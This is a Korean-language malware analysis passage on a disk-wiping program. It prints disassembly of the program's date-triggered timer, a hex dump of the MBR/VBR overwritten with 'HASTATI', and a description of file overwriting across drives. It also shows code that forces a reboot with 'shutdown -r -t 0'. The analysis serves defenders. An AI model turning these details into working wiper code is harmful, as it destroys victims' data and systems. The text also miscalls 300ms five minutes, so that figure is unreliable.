.  FF96 3003000( CALL    DWORD PTR DS:[ESI+330]      kernel32.GetLocalTime
.  BF 7846AD4D   MOV     EDI, 4DAD4678               2013-03-20 14:00
.  EB 15         JMP     SHORT 004011ED
>  68 60EA0000   PUSH    0EA60                       60000 -> 1min
.  FF96 3403000( CALL    DWORD PTR DS:[ESI+334]      kernel32.Sleep
.  8D45 F0       LEA     EAX, [LOCAL.4]
.  50            PUSH    EAX
.  FF96 3003000( CALL    DWORD PTR DS:[ESI+330]      kernel32.GetLocalTime
>  0FB745 F0     MOVZX   EAX, WORD PTR SS:[EBP-10]
.  99            CDQ
.  6A 64         PUSH    64
.  59            POP     ECX                         OthDown.004028CB
.  F7F9          IDIV    ECX
.  0FB745 F2     MOVZX   EAX, WORD PTR SS:[EBP-E]
.  6BD2 64       IMUL    EDX, EDX, 64
.  03D0          ADD     EDX, EAX
.  0FB745 F6     MOVZX   EAX, WORD PTR SS:[EBP-A]
.  6BD2 64       IMUL    EDX, EDX, 64
.  03D0          ADD     EDX, EAX
.  0FB745 F8     MOVZX   EAX, WORD PTR SS:[EBP-8]
.  6BD2 64       IMUL    EDX, EDX, 64
.  03D0          ADD     EDX, EAX
.  0FB745 FA     MOVZX   EAX, WORD PTR SS:[EBP-6]
.  6BD2 64       IMUL    EDX, EDX, 64
.  03D0          ADD     EDX, EAX
.  3BD7          CMP     EDX, EDI
.^ 7C B9         JL      SHORT 004011D8
```

(그림. 동작 할 시간을 체크하는 코드내용)

- MBR & VBR 변조

드롭 행위가 종료 되면, 마스터부트레코드(MBR)와 볼륨부트레코드(VBR)의 일부 섹터를 Overwirte 하여 정상적인 부팅이 되지 않도록 변조시킨다. (Overwirte 문자열은 HASTATI 채워진다)

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
000000000	48	41	53	54	41	54	49	2E	00	48	41	53	54	41	54	49	HASTATI..HASTATI
000000010	2E	00	48	41	53	54	41	54	49	2E	00	48	41	53	54	41	..HASTATI..HASTA
000000020	54	49	2E	00	48	41	53	54	41	54	49	2E	00	48	41	53	TI..HASTATI..HAS
000000030	54	41	54	49	2E	00	48	41	53	54	41	54	49	2E	00	48	TATI..HASTATI..H
000000040	41	53	54	41	54	49	2E	00	48	41	53	54	41	54	49	2E	ASTATI..HASTATI.
000000050	00	48	41	53	54	41	54	49	2E	00	48	41	53	54	41	54	.HASTATI..HASTAT
000000060	49	2E	00	48	41	53	54	41	54	49	2E	00	48	41	53	54	I..HASTATI..HAST
000000070	41	54	49	2E	00	48	41	53	54	41	54	49	2E	00	48	41	ATI..HASTATI..HA
000000080	53	54	41	54	49	2E	00	48	41	53	54	41	54	49	2E	00	STATI..HASTATI..
000000090	48	41	53	54	41	54	49	2E	00	48	41	53	54	41	54	49	HASTATI..HASTATI
0000000A0	2E	00	48	41	53	54	41	54	49	2E	00	48	41	53	54	41	..HASTATI..HASTA
0000000B0	54	49	2E	00	48	41	53	54	41	54	49	2E	00	48	41	53	TI..HASTATI..HAS
0000000C0	54	41	54	49	2E	00	48	41	53	54	41	54	49	2E	00	48	TATI..HASTATI..H
0000000D0	41	53	54	41	54	49	2E	00	48	41	53	54	41	54	49	2E	ASTATI..HASTATI.
0000000E0	00	48	41	53	54	41	54	49	2E	00	48	41	53	54	41	54	.HASTATI..HASTAT
0000000F0	49	2E	00	48	41	53	54	41	54	49	2E	00	48	41	53	54	I..HASTATI..HAST
000000100	41	54	49	2E	00	48	41	53	54	41	54	49	2E	00	48	41	ATI..HASTATI..HA
000000110	53	54	41	54	49	2E	00	48	41	53	54	41	54	49	2E	00	STATI..HASTATI..
000000120	48	41	53	54	41	54	49	2E	00	48	41	53	54	41	54	49	HASTATI..HASTATI
000000130	2E	00	48	41	53	54	41	54	49	2E	00	48	41	53	54	41	..HASTATI..HASTA
000000140	54	49	2E	00	48	41	53	54	41	54	49	2E	00	48	41	53	TI..HASTATI..HAS
000000150	54	41	54	49	2E	00	48	41	53	54	41	54	49	2E	00	48	TATI..HASTATI..H
000000160	41	53	54	41	54	49	2E	00	48	41	53	54	41	54	49	2E	ASTATI..HASTATI.
000000170	00	48	41	53	54	41	54	49	2E	00	48	41	53	54	41	54	.HASTATI..HASTAT
000000180	49	2E	00	48	41	53	54	41	54	49	2E	00	48	41	53	54	I..HASTATI..HAST
000000190	41	54	49	2E	00	48	41	53	54	41	54	49	2E	00	48	41	ATI..HASTATI..HA
0000001A0	53	54	41	54	49	2E	00	48	41	53	54	41	54	49	2E	00	STATI..HASTATI..
0000001B0	48	41	53	54	41	54	49	2E	00	48	41	53	54	41	54	49	HASTATI..HASTATI
0000001C0	2E	00	48	41	53	54	41	54	49	2E	00	48	41	53	54	41	..HASTATI..HASTA
0000001D0	54	49	2E	00	48	41	53	54	41	54	49	2E	00	48	41	53	TI..HASTATI..HAS
0000001E0	54	41	54	49	2E	00	48	41	53	54	41	54	49	2E	00	48	TATI..HASTATI..H
0000001F0	41	53	54	41	54	49	2E	00	48	41	53	54	41	54	49	2E	ASTATI..HASTATI.

(그림. MBR 과 VBR 에 쓰여진 문자열 화면)


- 파일 삭제

해당 파일들은 윈도우 운영체제 버전에 따라 행위가 조금 달라진다.

Windows XP, Windows 2000, Windows Server 2003 일 경우에는 MBR과 VBR을 변조시키며,

Windows VISTA, Windows Server 2008, Windows 7, Windows Server 2012 일 경우에는 MBR & VBR 변조 기능과 함께 "B ~ Z" 드라이브까지 모든 파일의 내용을 "PRINCPES." 문자열로 Overwrite 후 삭제 시킨다.

단, C드라이브의 %SystemDirectory%, %ProgramData%, %ProgramFiles% 디렉토리는 삭제하지 않는다.



(그림. 파일에 문자열을 쓰는 코드 화면)

- 시스템 재부팅

MBR 및 VBR 의 변조가 완료되면 300ms(5 분)가 지난 후 시스템이 강제 재시작 된다.

```
push    ebp
mov     ebp, esp
sub     esp, 10h
push    esi
mov     esi, [ebp+arg_0]
push    edi
xor     edi, edi
push    edi
lea     eax, [esi+56Eh]
push    eax
call    dword ptr [esi+394h] ; WinExec
                             ;
                             ; CmdLine = shutdown -r -t 0
push    2710h
call    dword ptr [esi+354h]
lea     eax, [ebp+arg_0]
push    eax
push    28h
call    dword ptr [esi+398h]
push    eax
call    dword ptr [esi+328h]
test    eax, eax
jnz     short loc_402143
```

(그림. 시스템을 재 시작시키는 코드 화면)

MBR 과 VBR 이 변조 된 시스템은 재부팅 시 정상적인 부팅이 되지 않는다.

```
Network boot from AMD Am79C970A
Copyright (C) 2003-2008  VMware, Inc.
Copyright (C) 1997-2000  Intel Corporation

CLIENT MAC ADDR: 00 0C 29 4E 14 B4  GUID: 564DB222-D28E-AEB4-B201-35553F4E14B4
PXE-E53: No boot filename received

PXE-M0F: Exiting Intel PXE ROM.
Operating System not found
_
```

(그림. 손상 된 시스템 부팅 화면)